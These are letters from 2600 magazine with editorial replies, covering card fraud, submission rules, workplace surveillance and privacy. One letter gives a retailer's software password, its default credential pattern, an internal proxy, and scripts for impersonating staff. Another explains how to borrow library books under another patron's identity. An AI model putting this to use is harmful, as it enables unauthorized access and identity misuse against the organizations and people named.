You need to make friends with some of the people in these corporations. Your Yahoo account doesn't have to be deleted and Verizon can certainly be more helpful than they have been so far. But, despite the fact that they should have done a better job from the beginning, you will only get this fixed relatively quickly if you gain some allies on the inside. You can do this by getting their sympathy which is generally achieved by explaining the problem in as simple a way as possible. It may take a few attempts to get someone who can actually do something. You may have to talk to supervisors or techs. But it can be done.

It sounds as if logging in to your old Verizon account will fix the problem so that's probably the best path to follow. Obviously you can't do this since the account was canceled. But somebody at Verizon most likely can. Yahoo can be made aware of the situation so that they don't delete your account. If you find the right person, they can really get a lot done for you. We've experienced this many times.

Of course if things go badly, and as a last resort, you can always complain to the powers that be such as the local public utilities commission, the FCC, the Attorney General's office, various consumer groups, and of course the media. But the trick in all of these cases is also to make it as succinct as possible so the reader of your letter will instantly feel compassion for you and anger at those who are making your life difficult. If you get really steamed, you certainly could pursue a lawsuit. But that's also an investment in considerable time and money.

If and when things do work out, it would also be helpful to let the world know. You can bet other people are experiencing the same types of problems on a daily basis. A search of the net reveals that you're not alone.

Dear *2600:*

I have been reading your publication for many years and have picked up copies at national bookstore chains and small bookstores across the country. You guys are awesome! Your articles are always insightful, well written, and full of useful information. I only wish that more people would read it so that there could be a greater understanding of the service you provide to non-technical and technical people alike.

Unfortunately I am writing about a serious topic and I am hoping that someone out there can help with this problem. Recently my sister's debit card was cloned and stolen. I can only speculate about the cloning since we have no idea what really happened. She had the card in her wallet when the illegal transactions occurred. The bottom line is that someone got a hold of her debit card number and the expiration date and used it to purchase $900+ worth of merchandise. They purchased about $550 worth of stuff from Wal-Mart and another $300 and something from an electronics store. She only found out about the credit card transactions because the electronics store was kind enough to call her and let her know that something had been ordered with her card. The credit card company called two nights later to inform her that the purchases were made on the card. Okay, I'll say that again. The credit card company called two nights *after* the purchases were made. This was after the police report was filed, the account was closed by the bank, and after the electronics store called her to notify her of the purchase. The lady on the phone representing the credit card company did not even know that the account had been deactivated. She was clueless! She even closed the account again to make sure the first closure went through. This is not comforting to know that the credit card company and bank are not automatically on the same wavelength.

Oh, but it gets scarier! The bank had no record of the details of the transactions that took place and neither did the credit card company. They did not have the location of the purchases or whether the purchases were made offline or online. The information was "not available yet."

Apparently if someone uses your card without authorization, New York State law requires that you file a statement with the local and state police. After getting everything notarized, signed, and filling out a dozen or more papers, the police kindly took the information. I then asked what would be done about the situation. The police officer behind the desk answered bluntly that nothing would be done since the bank/credit card company handled this "sort of thing." I politely asked why we were bothering to fill out a report if the police don't follow up with these types of criminal cases. The police officer said it is up to local police stations whether to follow up with these cases and that most of the cases are taken care of by the credit card/bank companies well before the investigations turn up any results, *if* an investigation is launched. In addition to filing with local police, you must file with state police who, by the way, are not connected electronically or otherwise with local police stations. Is this not one of the things that caused 9/11 to occur? Have we not figured out yet that law enforcement agencies should be communicating with each other if they are to be effective at stopping crime and major disasters? I am not feeling reassured that we are at all safe in this country.

At this point, you might be wondering why I am writing in to your fine publication. Well, this whole thing got me thinking about law enforcement and how utterly useless they can be. Someone steals your credit card and uses it to make illegal purchases, essentially stealing from you, and they can't be bothered to get off their butts and do something about it. Then we all wonder why identity theft and credit card fraud are so pervasive. It's an easy crime and you get away with it too! What kind of message is this sending to would-be crooks? The next

step is for me to do the research myself. Once I find out where the products were purchased, I am going to try to contact someone at those companies to see if they have any additional information about the purchases. However, I'm not sure how far this will get me as most retailers are nervous about talking to individuals about these things. They become defensive and fearful that you will either expose their insecurities or sue them. Silly rabbits! I just want to know what happened and I think my sister has the right to know this even if the police and the bank are not interested. Sure, the bank will reimburse her 900 something dollars but that's not the point. If the credit card companies are going to complain that credit card fraud is rampant yet they do nothing to solve the problem, then how as ordinary citizens can we stop this from going on? Is this some sort of credit card company policy? Think about it. If they can claim that credit card fraud is up then they can charge you astronomical fees and interest rates and blame it on the criminals. Is this some sort of ploy and are they working with local/state police to do this? Why wouldn't they put pressure on local officials to do their job if this wasn't the case?

Here's where I need your help and your readers' help. I would like advice on what to do here. Should I investigate myself by using some social engineering and what tactics would you use to find out more information from those who are not so willing to give it up? Should I write to the local newspapers to find out if they are interested in investigating/reporting incidents like these? Is there anything I am not thinking about or missing here that I can do to stop this sort of thing from happening? Obviously, stop purchasing items online but my sister isn't even sure where the card was stolen. It could have been stolen by someone's cell phone camera in a store or at the checkout counter of the local supermarket for all we know. I need ideas that will help me to expose these people for who they are and start a fire under the butts of those who can actually investigate the crime. It annoys me that police are so complacent about this. They should be making examples of these people, not shrugging it off into the lap of large corporations that obviously don't give a damn if they lose a hundred thousand dollars a year from fraud because they more than make it up by charging 22 percent interest and $30 late fees. Meanwhile, the rest of us folks have to take days and sometimes months and years to straighten out our credit records and file reports, complaints, and so on.

Any advice on this matter is appreciated.

Adria

You've stumbled into a real nest of corruption here. The simple fact is that nobody wants to pursue the perpetrators because it's a pain in the ass, difficult to prove, almost certainly in another jurisdiction and possibly even another country, and, most importantly, not cost-effective. As you correctly note, the credit card companies simply pass these charges on to the consumers citing "fraud" even though the money is often taken back from the merchants who then also become victims. These companies lose nothing yet somehow achieve the image of being the good guys because they credit the accounts of the cardholders. Meanwhile the same lax security that makes such things possible in the first place continues to operate.

You could spend a lot of time tracking down whoever made the fraudulent purchases. We doubt much would come out of that since neither the police nor the credit card company seem all that interested in pursuing it. What would be a lot more worthwhile would be exposing the exact methods used by these people to take advantage of the system. When such a thing is exposed to the world, the companies involved have no choice but to fix them and their failure to do so will finally earn them the wrath they deserve.

Guidelines

Dear *2600:*

Can I submit a picture for the back of the zine via email or can that only be done with snail mail?

Byte Stealer

Yes, email is fine. Just be sure it's of decent picture quality. Submit it to articles@2600.com. Payphone photos should go to payphone@2600.com. And of course, letters should go to letters@2600.com. Of course, you can also use snail mail for all of these.

Dear *2600:*

"...be sure to use the highest possible resolution." You really shouldn't tempt *2600* readers like that. The temptation to stitch together a megapixel monster that would make most computers cry for mercy is very high.

Jake

Let us clarify then. When sending us pictures that you'd like us to consider for printing, you're best off going for something that will look good when it's printed, such as 300 dpi. A 70 dpi photo, which is closer to the standard on a web page, simply doesn't cut it in print. Conversely, anything over 300 dpi isn't really necessary.

Dear *2600:*

I would like to submit an article for your consideration and would like to know if there is a certain criteria or format that you would like the article in. It does not have any images and just a small script in Perl.

Triad

While we make an attempt to read all formats, you're best off submitting your article in ASCII text which is almost universally readable. ASCII diagrams, however, usually don't work out well in a printed magazine which is why we encourage those who have diagrams to make them as high quality as possible and attach them separately in one of the standard picture formats. Apart from all that, we like articles to be as in depth as possible (don't get all preoccupied over length as we can always trim it down) and with a hacker perspective (an air of mischief, lots of what-if scenarios, and a determination not to do things by the book). Finally, we ask that submissions not have been published anywhere else (including websites) and that they not be for two issues after they're submitted.

Dear *2600:*

I was wondering what the rules were on article copyright. When you use an article, are you taking reprint rights? Can the original author use the article in any other form after *2600* prints? Who owns the copyright at that point?

Just considering writing an article, but if it's printed

I'd still like to be able to put it on my website.

Andy

You can do whatever you want after we print it. It's your article. We only ask that it be new when you submit it. That means not printed in other publications or put on the Internet. It can take up to two issues for a decision to be reached on whether or not to print it so you may need a bit of patience. Articles should be sent to articles@2600.com. If you don't get our automated reply within an hour or two, you might want to try resending it from a different account. You won't get an automated reply if you sent us something in the recent past however.

Responses

Dear *2600:*

This is in response to the cable question that InfernalStorm asked in 22:2. It was a firmware upgrade for that model box. They do those upgrades up to three times a year, depending on the model of box. The reason for the upgrade is to add features to your cable box or to fix issues that they may have. Those particular series had problems with guide data and so they did a massive upgrade for all cable systems. I don't work particularly for Comcast, but for another Major Cable Company, (think AOL). Hope that this helps some.

ProtoHippy

Dear *2600:*

Estragon presents an interesting subject in his article "Where Have All the Implants Gone?" in 22:2. However, I have to argue against implants. Implants would connect ourselves not only physically but also mentally to the technology of the day. Estragon presented the idea of cell phone implants and various other wireless communication devices. I see not one but many potential security flaws. We have seen that wireless communication devices are inherently insecure. Who would make these devices and how would they be secured? In addition, in order for the devices to gain popularity they must be supported by the major operating system of the day. This means we will trust Mr. Gates' company to write, support, and secure software and hardware. Come on. The security risks outweigh the gains we will see in any operation.

Furthermore, I ask who would want a cell phone - a tracking device - implanted into their body. All of us hackers who want to remain in hiding would be out in the open and easily found by the government agents and secret police. I ask all hackers to resist the coming storm of implants. If implants do become a reality, let's have a little fun with the guy next to us who talks insanely loud.

SamStone

Dear *2600:*

I just finished reading mirrorshades' article "I Am Not a Hacker" in 22:3, and I have to say I'm very disappointed with what it said. The term "hacker" has been used by members of the computer industry for something like 30 years, and only in recent years has the term been associated with crime.

When I tell someone I'm into hacking, I tell them that it's *"real hacking...* not the crap they talk about on TV." Then I also explain to most of them what exactly a hacker is. I tell them something like this: "The media's portrayal of hackers is far from reality. Even though there are some people in the world that do malicious things like what the media portrays a hacker as, real hackers greatly look down on people like that. A true hacker is nothing more than what average people would call a 'computer nerd,' an intelligent and curious person who is interested in the inner workings of computers and technology." Once I explain that to them, most of them appear to have a surprising new positive perspective of the term "hacker."

When you talk with reasonably knowledgeable people in the computer industry, most can easily identify between hacking and cracking. We just need to get the average people's media outlets to either use the correct terms or to come up with their own term for cracking. Because, for the most part, the media (especially the news media) is who we have to thank for the corruption of the term hacking, because that's where most people learn about all of this.

The media doesn't usually get things overnight. Look how long it took the news media to become aware of the vulnerabilities of e-voting machines, and that was something having to do with the government and politics, two of their largest hyping subjects. But I have a feeling that all it would probably take to bring the truth about hacking to the public's attention is to find a unique way of demonstrating the subject to the public, in a way that the media would be drawn to talk about.

The media's corruption of the term "hacker" isn't going to be reversed overnight, so give it a chance. But until the media and the public start using the term correctly, or the hacking community officially comes up with a new name for itself, I'm going to continue to defend myself as a true, honorable "hacker," because *"I am a hacker, and I'm damn proud of it!"*

Jeff

It's important to remember that the corruption of the word won't be fixed by creating a new word for all the stuff we don't like. Labeling someone a "cracker" is as disingenuous as using the evil connotation of "hacker." It says nothing of what the person is actually doing and makes it very easy to dismiss entire categories of people.

Responses to Responses

Dear *2600:*

In 22:2 Brian Detweiler complained about the article printed in 21:4 in the Artillery section. There seems to have been numerous spyware/malware type articles in *2600* and Brian thought this one to be too IE specific. However, it looks like you have underestimated the influx areas of the spyware/malware (and all the rest) threat. The common six areas that lead to infection are browser, email client, instant messaging, Internet connected games, media players, and file share programs. You must understand that these are *all vendors,* not just Microsoft, and additionally, downloading and installing Firefox does not make your system immune to infection. But you have an "immaculate PC" and "use the best products available" so you already knew that. I myself run a site which offers online security tutorials for the home user and I have received many infections over the past 15 years. No security design will ever be "immaculate" and whether you are using an in-depth model or layered design you are always at risk. Even Linux and *BSD have holes, exploits, and the possibility of infection. I remem-

ber reading years ago the only truly secure computer is buried underground in tons of cement, and then what is the point of the computer? Firefox is nice, and I'm sure you wear your Mozilla and penguin shirts at all the meetings (which now you can't, I guess, with a dress code), however it is not airtight and web surfing HTML is not the only infection portal. Run IE as a guest and tell me how many infections occur through IE. And if people would read up on IE, they would see all the Microsoft articles asking users to adopt the "least-privilege" mechanism (even with their developers coding as a user). Microsoft is patch mad and always has security issues, true; every system has these issues. The problem is not wholly the system; it is in the education of the user of that system. Using Microsoft products *alone* I am sure I can create a very secure network, one that may even rival Linux. It is the policies, restrictions, education, and diligence of the user that in the end creates a secure system, not the products installed. You could be the greatest hacker, with the most immaculate system ever, and your little brother could use "password" on his weak administer login (and you had to give him these privileges to run the programs he uses) and now you have a completely insecure rock. In the end the article by Patrick was intended to educate the people who are unaware of the infected web we live and play in. Whether you use the products or not is not the scope of the article. Rootkits protect polymorphic worms that linger in image bodies and open up our kernels and take hold. We fight these onslaughts by education, and not only ourselves but others around us. Most infections occur from people trusting a source, and if my mother sends me a file I just may bypass my security in a moment of stupidity. Educate my mother and I mitigate that security flaw. If your mother knows the risk, she won't put you at risk. In the end, the article was not for you, but was educating others around you which in the end will make everyone more secure.

Ryan

Dear *2600:*

This is in response to Mr. Detweiler's (22:2) claims that the articles in *2600* are "sophomoric" and that Firefox will end the spyware problem. Before your letter was even published there have been numerous gaping security holes in the Firefox browser and it has already become a target for spyware writers. As an avid Firefox fan, I'm aware what it can do, and I also realize that any security advantage that it has is due to the fact that it's a smaller market share browser that up until the last nine months wasn't targeted explicitly by malware writers. Almost every security extension (adblock, flashblock, Noscript, etc.) can be duplicated in IE using trusted zones, however the average user is too lazy or doesn't know how to use the features. Your support for this argument was "sophomoric" at best: Firefox is more secure because DHS says it is. This is technically not the case as things stand today. One advantage that you should have used in your allegations was that Firefox, being open source and maintained by a smaller group of developers, can beat Redmond's patch time any day of the week. While Microsoft is bogged down in what Fortune 500 companies like to call "process," Firefox developers are more quickly giving us the features we want and patching known holes faster. All browsers are inherently insecure because they're used by people and we're still waiting on a stupidity 1.0 patch to arrive. Think about this before making an uneducated statement like Firefox will put an end to spyware.

oleDB

Dear *2600:*

This letter is written in response to George's letter in 22:3 about my article "Unlocking the Power of WAP" that appeared in 22:1 as well as on forevergeek.com (with no mention of *2600.)* There is a story behind this. I submitted the article to *2600* for publication consideration quite some time before the Winter 2004-2005 issue came out. My article wasn't published in that issue and I never got an email from *2600* about it, so I assumed it wasn't going to be published at all. Having written the article, I submitted it to forevergeek.com as an entry in a contest. (I figured I should use it for *something,* since I thought it wasn't going to appear in the magazine.) That was on April 5, 2005 - quite some time after my original submission to *2600*. Exactly one month and one day after that, 22:1 arrived in the mail, and sure enough, my article appeared in it. Truthfully, the article did appear on that website before it appeared in *2600* (I know this is against *2600's* policies and I apologize), but only because I figured *2600* wasn't going to print my article (I hadn't heard from them). This problem is also explained on my website (just Google the article's name, I'm sure you'll find it). "Unlocking the Power of WAP" was the first article I ever submitted to a printed magazine and I figured *2600* would contact me and let me know if it was going to be published but, as previously stated, I never got an email. Maybe *2600 did* send me an email and it was somehow never delivered. For everyone's future reference, do you contact writers if their submitted article(s) will or will not be published? If so, how long does it typically take for this contact to happen once an article is submitted?

Josh D.

You should always receive a verification when you send us email at articles@2600.com. It can take anywhere from a few minutes to a couple of hours to arrive and you won't get one if you've already sent mail there recently. That is the only mail you will get from us unless your article is printed in which case you will get confirmation of this. That confirmation usually comes once the issue is actually out. We don't send rejection letters as we find that traumatizes people and we're blamed for enough as it is. In general, you should wait two issues after submitting to us before you submit it elsewhere or post it on the net. As you can see, our readers will find out if you don't.

Dear *2600:*

This is in response to the response to the DeepFreeze article. Someone wrote an article about how DeepFreeze can be bypassed by booting with a Win9x startup disk. pyroburner69 wrote in issue 22:3 that a fix would be to have the machine boot to the hard drive first, then password protect the BIOS.

Unfortunately, that's not a good enough fix. Repeatedly hitting ESC, F11, or some other function key while the system is booting will bring up a boot menu where you can select the drive you wish to boot from. This is useful if you want to boot from a floppy rarely and don't want to wait for the floppy seek every time you boot the system. BIOS passwords do not disable the "boot to

drive:" menu, so DeepFreeze is still bypassable.

Of course, the real solution is to stop using removable drives on the affected computers entirely. A central (observed) computer could have removable drives where clients can save and restore work from removable media, and the rest of the workstations could be free of all kinds of removable media.

Then someone comes in with a USB stick with Damn Small Linux....

ManiacDan

The Corporate World

Dear *2600:*

I am in an interesting position. I am currently an employee of a McDonald's, the only job I could get in the area at 17. I used to be a computer repair tech with a company in my hometown and I've been hacking my computers, commercial radios, and vintage cell phones for years. In a few days at 10 pm, the McDonald's restaurant where I am employed will be shut down for system upgrades until around 5 am. All computer systems, routers, network switches, point-of-sale equipment, modems, UPS systems, printers, and racks will be pulled out and replaced with new equipment as the McDonald's Operating Corporation sees fit. I already have an agreement with the store manager and a representative of McOpCo allowing me to collect any equipment I feel I can use or resell.

If you've never been an employee of McDonald's you would be shocked at how the management treats the employees and the things that go on behind the scenes. Employees are monitored 24/7 with cameras and microphones. (I'm not imagining this. Electret condenser microphones dangle from the ceiling panels and I have already written chapters of information on the security system.) Add to that the McPropaganda posters everywhere in the bowels of the restaurant, the overall Orwellian feel to everything, and you can probably see where I'm going with all this.

I'm going to be bringing home thousands of dollars' worth of computers loaded with proprietary software. I'd just like to get a sense of the interest in an article exposing the entire system. I've already done a write-up on the Internet-accessible surveillance setup that the store managers use to watch us from home.

To keep all of this on the legal side, after the article is written some of the hard drives will be formatted and most of the formatted equipment will be sold on eBay, minus what I want to keep. Being an amateur radio operator, I have a hobby that takes a lot of money. If I get fired for this, I really don't care. Unlike my sad little managers, I'm actually going to college.

Jon

Our interest in an article like this is of such a magnitude that we doubt expressing it in words would adequately convey our enthusiasm. We will be waiting by the mailbox. (We also took the liberty of removing your last name, call sign, and location from your letter as that most certainly would have gotten you fired. This is one of those rare occasions where we've chosen to err on the side of caution.)

Dear *2600:*

I work at IBM and we have had our web activity monitored for as long as I can remember.

I was alerted this morning at work by a coworker that the Firefox and Mozilla browsers (which also means Netscape V7.* and V8) support a browser prefetch capability (downloading and caching web pages that you may want to see) that is turned on by default.

Also some search engines (Google) use this capability to download pages directly into your web cache as part of the results of a search. The upside to this is that if you do want to look at a link from a search, it will show up in your browser faster. The downside is that if the search engine comes up with "questionable" web pages as a result of a search, these can be downloaded to your cache without your knowledge and to anyone monitoring web activity, it looks like you went to the "questionable" web page even though you didn't.

The only way to toggle this capability is by typing the following into the URL bar:

about:config

There are an amazing number of variables/attributes you can hack here, but the one we're interested in at the moment is network.prefetch-next.

If IBM is anything like ALCOA, where the only people I've heard of getting fired for porn were spending 70 percent of their work day visiting porn sites on company computers for three weeks straight after repeated warnings, then this situation might not be that big of a deal. But then again, do you really want to give ammo to a group of people whose job literally depends on monitoring tools that "catch" people in the act of goofing off?

Golden Helix

Dear *2600:*

I'm just writing this as a little add-on/update to all the recent Best Buy articles/letters. As an employee who has been with Best Buy Canada for some time, I have noticed that a lot of security changes have been made immediately following information being printed in *2600,* so don't expect most of this information to be valid more than a day after reading. All the software that runs on the demo computers was changed to now require a password when logging off. Simply hit ctrl-q to get to the exit prompt and enter the password "closedown" (no quotes). I have also noticed a huge oversight in security of personal information lately in Best Buy. After the *2600* articles I did a little snooping to see what information is available to average joe employee. It turns out there's a lot. First I found a few Excel spreadsheets, unprotected, with usernames and passwords listed in them. I also noticed that 99 percent of these were first initial (i.e., j), last name (i.e., smith) with the password having the number one following. For example, John Smith would use the user/pass combo jsmith/jsmith1. The employee is then asked, but not required, to change to a fairly secure password afterwards (upper/lower/number combo). Under someone else's name (in case anyone decided to check later) I did some further snooping. Turns out Best Buy's idea of security is putting a password onto an Excel sheet, which I'm sure could be brute forced quite easily. The titles of such Excel spreadsheets led me to believe they contained payroll information, profit and loss statements, and company goals and objectives. Who knows how much actual personal information there is. There are gigs of archived text all on their public drive in MS Word and MS Excel formats, all in a poorly organized folder hierarchy. Even better than this is the fact that all computers (except the ones they're actually selling) on

the floor have been activated for "store realization" (the store gets credit for items bought at bestbuy.ca in store) but there's a little button on the top that is cleverly labeled as "employees" giving you access to retailzone (the company intranet). To browse all these interesting files simply click the "desktop" button to bring up a list of apps the employee has access to (at minimum, all employees have Word and Excel usage). If needed, the proxy for Canadian stores is "fsproxy.futureshop.com:8080". For you social engineering specialists out there, I'm simply appalled by what passes for security to gain physical access to anything in the store. Feel like messing with the server room? Call any random employee, say you're from "CHQ" (Canadian Headquarters), and you need them to go into the server room and give you the IP of the server in there, or rewire the Cisco router they have, or reset the password on the VNC server in the server room (I have not yet had enough access to say what this computer actually does, only that it is connected to our internal network and runs a VNC server). Even better, give a call to the Enterprise Support Center (ESC) at (604) 412-1231. Be forewarned, they'll ask for an employee name and number (buy something and the number will be a four digit alpha numeric beside the contract ID at the top of the receipt) and if you can't get the name of the cashier cashing you out, social engineering is not for you. Not the worst security I've seen, but definitely an abuse of security through obscurity.

Anonymous

Dear *2600:*

I recently bought an item at Wal-Mart in another state and decided I no longer wanted it. So I returned it at our local Wal-Mart (as they nicely allow us to do). The catch, however, is that the tax rates differed between the states by 2.5 percent. When I purchased the item, I paid roughly $63 with 6 percent tax. When I returned it, they calculated the price with the local tax information (8.5 percent) and gave me back roughly $65. I'm not sure if anyone else had this happen to them, but I found it amusing.

NetSurf

Dear *2600:*

I have just left my job at Barnes and Noble and would like to comment on the issue around display of *2600* there.

During the four years I worked as a bookseller and cashier I occasionally saw *2600* covered up behind other magazines. This was always in the front row where we displayed *2600* as a small format mag. There has never been a policy to hide or not stock or display *2600,* but it seems that through carelessness some customers have covered it up. It is possible that some customers did this deliberately, but I assure the reader that B&N policy is to sell, sell, sell. If they didn't want to sell any mag for any reason, they would not carry it at all, and free up overcrowded shelf space.

I left B&N because I didn't like the new management, so I'm not particularly sympathetic to them, but I see a lot of paranoia regarding this and just want to set it straight.

John YaYa

Thanks for the perspective. We never bought into any theory that such things represented corporate or store policy. But the fact remains that we do have a lot of enemies, some in high places, some in very low places. We appreciate all of our readers being vigilant on such matters and helping to correct any injustices they may come upon.

Dear *2600:*

I work for a very large telecom whose name I won't divulge for obvious purposes. It all began with the implementation of cameras in our workspace, then with the implementation of "vericept," and now the proverbial straw. I work as a network security analyst monitoring several large networks investigating possible compromises and infections. We all know how the pay never fits the job. So they have hired a lot of people I wouldn't have watching over a TI calculator. I get frustrated because nobody has a clue about signatures or even hacker methodology or can even fathom the mindset. So I decided to be a nice guy and put up a bulletin board on my machine at home regarding security, exploits, new code, and several other general categories. Well, the "telecom" caught wind of this and tried to force me to shut it down saying it was a breach of company policy because of the fact I have a security bulletin board and it pertains to my position because I work in security. They even went to the extreme of saying if anyone from work posted on it, I would be the one paying the ultimate price. A little background information on me and why they feel threatened. I have been working with exploit code since I was about 15 and spent some time as a contractor for the DoD working as a security engineer and even spent some time in the military as a cryptologist. So every move I make they watch me. Where does it say in the Constitution that you give up your rights when you walk into a place of employment? I have sought employment elsewhere and want everyone to know telecoms, especially the large and seemingly powerful ones, have no idea what they are doing.

sting3r, CEH

This kind of thing is unfortunately spreading. There are many corporations and institutions that think they can control their employees 24 hours a day. Worse, there are so many people who just blindly buy into this, especially if the paycheck is large enough. We need more people like you to keep this from becoming the norm.

Evil Doings

Dear *2600:*

So this is my first year of college and my particular college (a somewhat small and somewhat rural private university) requires me to take a survey. The heading of the survey is as follows: "This short, easy, confidential, and *anonymous* [my emphasis] survey will accurately tell us the average emotional, social, and spiritual health of our student body."

As I read on, it asked for my name, age, major, year of graduation, housing status, and of all things the last five digits of my SSN. Come on... yeah, this is an anonymous survey my ass.... After refusing to complete portions of said survey (portions including questions like: "True or false - hacking is a crime," "Have you engaged in sexual intercourse in the past year?" etc.), I was greeted at my dorm room door by the Dean of Students and my RA. Long story short, they were (not openly) threatening me with expulsion. Major WTF moment. I decided to complete the survey and just go along with it but I was sure

to tell anyone who would listen how mislabeled this test was. It did not in any visible way accomplish its goal of determining my social, spiritual, or emotional health and in no way was it anonymous. I want to encourage everyone to read the introduction, requirements, and/or agreements to a college before ever going there.

Toast-sama

Don't be shy about revealing the name of the school. You can also get an extra copy of the survey (somehow) and send one of those in. Nothing deflates this kind of bullshit quicker than a little publicity. Hang in there.

Dear *2600:*

I thought you guys might be interested in a reminder that September 24th started Banned Books Week, my favorite holiday and a celebration of the right to read despite the best efforts of small minded zealots everywhere. It's continually amazing to me that so many people would work so hard to suppress, repress, and oppress anything that threatens their safe little cocoon of "decency" and political correctness rather than dare to expose their children to different or unorthodox ideas which might spark a debate.

Check out the Top 100 Most Frequently Challenged Books of 1990 - 2000 (from http://www.ala.org):

This endangered species list includes classic literature such as *The Adventures of Huckleberry Finn* (#5), *Catcher in the Rye* (#13), and *To Kill a Mockingbird* (#41). Worse yet, it is peppered with perfectly innocent children's books like the *Harry Potter* series (#7) and *Where's Waldo?* (#88) which I don't believe even has any words. And no list of dangerous books would be complete without *The Anarchist's Cookbook* (#57)!

Whether it's during or after Banned Books Week, please remember to celebrate the glorious right to read books that challenge the established norm, shake up stereotypes, and present old situations from new points of view.

"Books won't stay banned. They won't burn. Ideas won't go to jail. In the long run of history the censor and the inquisitor have always lost. The only sure weapon against bad ideas is better ideas." - Alfred Whitney Griswold (Yale President 1951-1963)

Information is still free. Read a banned book - or better yet, write one!

Selena

Dear *2600:*

Two days ago I was sitting in my Atlanta-area high school's computer lab and decided to check the news at *2600*. To my dismay, it was blocked by the school's administrator. However, what really irked me was the fact that it was labeled under the category "Criminal Skills." I was most definitely not expecting this level of ignorance from the school, but I guess in today's society that was a little stupid of me.

Ben

Schools are where ignorance is taught and reinforced. What were you thinking? For that matter, why were you thinking?

Dear *2600:*

I will try to be brief. I bought some beer over the weekend at Western Michigan University at a store called Munchie Mart. They asked to see some ID and I showed them. After giving them my identification they then swiped it through a mag strip reader that had a built in printer and tape roll (looked like a printing calculator). I noticed it printed my name, age, and driver's license number. After noticing this I asked the lady to hand me the copy of my personal information so I could discard it. She refused and told me she had to record it for the city police in case they sell to minors. I was *outraged!* I started to argue some more and then was told "if you have a problem with it, then don't shop here." I told her I wouldn't as I was only visiting a friend at the university anyhow. I was wondering if anyone knows the legalities with this. I know it's only minimal information but that's not the point at all. I am also considering writing to the Kalamazoo police inquiring if they enforce the unauthorized recording of personal information. I wonder how many identities they gather a day and how many actually know the store does this. Please help me with some advice.

BugDave

We've followed up with this story on "Off The Hook" and got a good amount of interest from listeners. As it turns out, the local police claimed not to know anything about this and the ensuing fuss apparently resulted in the policy being quietly discontinued. In all likelihood this was something the store was doing on its own. By publicly challenging it and getting people to be aware, you helped the store realize that it wasn't in their best interests to continue with such an invasive policy. Individuals have a lot more power than they realize.

Dear *2600:*

The other day, for the fun of it, I thought that I would see if the full version of *Delta Force - Black Hawk Down* was available for download on Limewire (a P2P file sharing program on Gnutella). When I typed "Delta Force" in the "programs" search window and clicked "submit," hundreds of files popped up claiming to be "Delta Force Full Game" but were only 851.7kb in size (obviously too small to be the actual program). These files were all uniformly the exact same size although they were all being "shared" by several different users. When I typed in "Grand Theft Auto" the exact same thing happened. Several files claiming to be "Grand Theft Auto" were also 851.7kb in size and from multiple users as well. It appears to be an attack on P2P file sharing in general, but surprisingly, several people seem to be "in on it." As we all know, 851.7kb is definitely more than big enough to be a trojan horse, virus, or worm. Does anyone know what this file is or who is responsible for this?

Sab

Dear *2600:*

Long time reader of the mag, but it's the first time I've written anything to you. I'll get straight to the point. There is a new bill that has been proposed/put forward that is quiet scary. The bill will require that Canadian ISPs install monitoring software. It also gives the government access to the data that a monitoring system would produce without having to get a warrant. This is an incredible invasion of people's privacy. There are much better ways to police the public than creating Big Brother type laws. I just thought that it was important to get the word out about this silly bill. I have posted on a few message forums out there, but I thought that *2600* might help to help get the word out. A copy of the bill can be found at: http://www.parl.gc.ca/PDF/38/1/parl

➥bus/chambus/house/bills/government/C-74_1.PDF

if you'd like to take a gander. Keep fighting the good fight.

Pizentios

While we spend a good amount of time talking about what's going on in the United States, it needs to be made clear that it's getting bad all over the world. Many times our government starts the ball rolling over here and other countries follow suit. But sometimes a new law or restriction starts out someplace else and winds up later being implemented here. Wherever you happen to be, public reaction is essential to influencing the success or failure of such bills and laws. If you can succeed in making a difference, you may also be making a difference in other parts of the world.

Homeland Security

Dear *2600:*

Regarding Joe37's letter in 22:2 invoking the classic Godwin's Law regarding encouraging everyone to refer to the Department of Homeland Security as the Gestapo, I find it very sad that more and more people seem to do this. I work for part of DHS involved not only in national security but also humanitarian efforts - the U.S. Coast Guard. Although my particular job now deals with working with several three letter organizations, at heart most of my career has been working with life saving.

Anyway, part of my current position involves wearing organizational clothing bearing the DHS logo in public and I am not ashamed to do this even on my off time. Constantly I am confronted by individuals such as Joe37 who feel the need to berate me and call me a Nazi based on the fact that my clothing bears this particular logo. How many hackers can say they've been confronted for their image only and not the message they are trying to give? I think more than a few.

The point is, just because you have some sort of paranoid fear (although you may find it logical), don't feel the need to discredit the name of the group and its entire system, especially by making such absurd and offensive references.

Thanks for your magazine. I've been reading it for almost ten years and although I roll my eyes at some of the articles on "messing with x store," the tech related stuff has really helped educate me on a number of things, even some related to my job.

necco

While Nazi analogies are unneeded and way off base, there is a significant degree of absurdity to the entire "homeland security" mentality that has emerged in recent years. Apart from the civil rights abuses, secret prisons, torture, and invasions that have been carried out in its name, the entire concept is covered in simplicity and naive assertions that could fill a book. There are many good people working under the DHS umbrella but that doesn't alter the fact that many see Homeland Security as an overzealous organization determined to achieve its goals without giving much thought to the true cost of these goals. This is where the increasing negative reaction is coming from. We can only hope that those who feel this way will express themselves as coherently, intelligently, and passionately as possible. Their input is sorely needed.

Permissions

Dear *2600:*

I would like to get permission to show The Fifth HOPE videos at a Linux user group meeting. There are about 20 attendees on a good month.

Elegin

You're more than welcome to do this. We've had some people even manage to get a few of these onto public access channels on cable television. We're glad to see there's still an interest in talks and panels that took place at this and other conferences we've hosted. It's also great for those people who weren't able to make it in person.

Dear *2600:*

I'm in a community college web programming class and we're working with javascript at the moment. Would you mind if I copy Edward Stoever's article "Hacking Encrypted HTML" from 22:2 for distribution to my less enlightened classmates?

Thanks for your consideration.

Uncle Wulf

We encourage this kind of thing as long as you're not selling it and you give attribution.

Insecurity

Dear *2600:*

I used to subscribe back in 96/97. A car forum I'm a user on got hacked the other night. The hacker noticed an exploit because something wasn't moved out of a certain folder. The hacker made a backup of the forum and put it in an easy to find folder on the server and then deleted the normal forum. I'd just like to say thanks to G1RD4P for making us aware of the problem.

Gavin

We're glad you were able to deal with this maturely and non-hysterically. If only this were the rule and not the exception.

Dear *2600:*

I discovered about a year ago that Northwestern University has automated book checkout stations on many of their floors. You can scan the barcode on your library card, the "WildCard" (university ID card) usually, enter your last name into the computer, and then scan the barcodes on each of the books you want to check out. For each book you check out, it prints a receipt that goes in the checkout slip slot in the back of the book. Interestingly, this receipt contains both the full name and the full barcode number of the patron who checked out that book.

I happened to find a couple of books in the library that still had these receipts in them from the last person who borrowed the books and, lo and behold, I had all the information needed to check out books in their names. Even if you weren't able to enter in the barcode number manually, it's easy enough to find software on the Internet to make barcodes from numbers. Through some trial and error, I found that NU uses Code 39 symbology. There's a nice free barcode generator at this site: http://www.barcodesinc.com/generator/index.php.

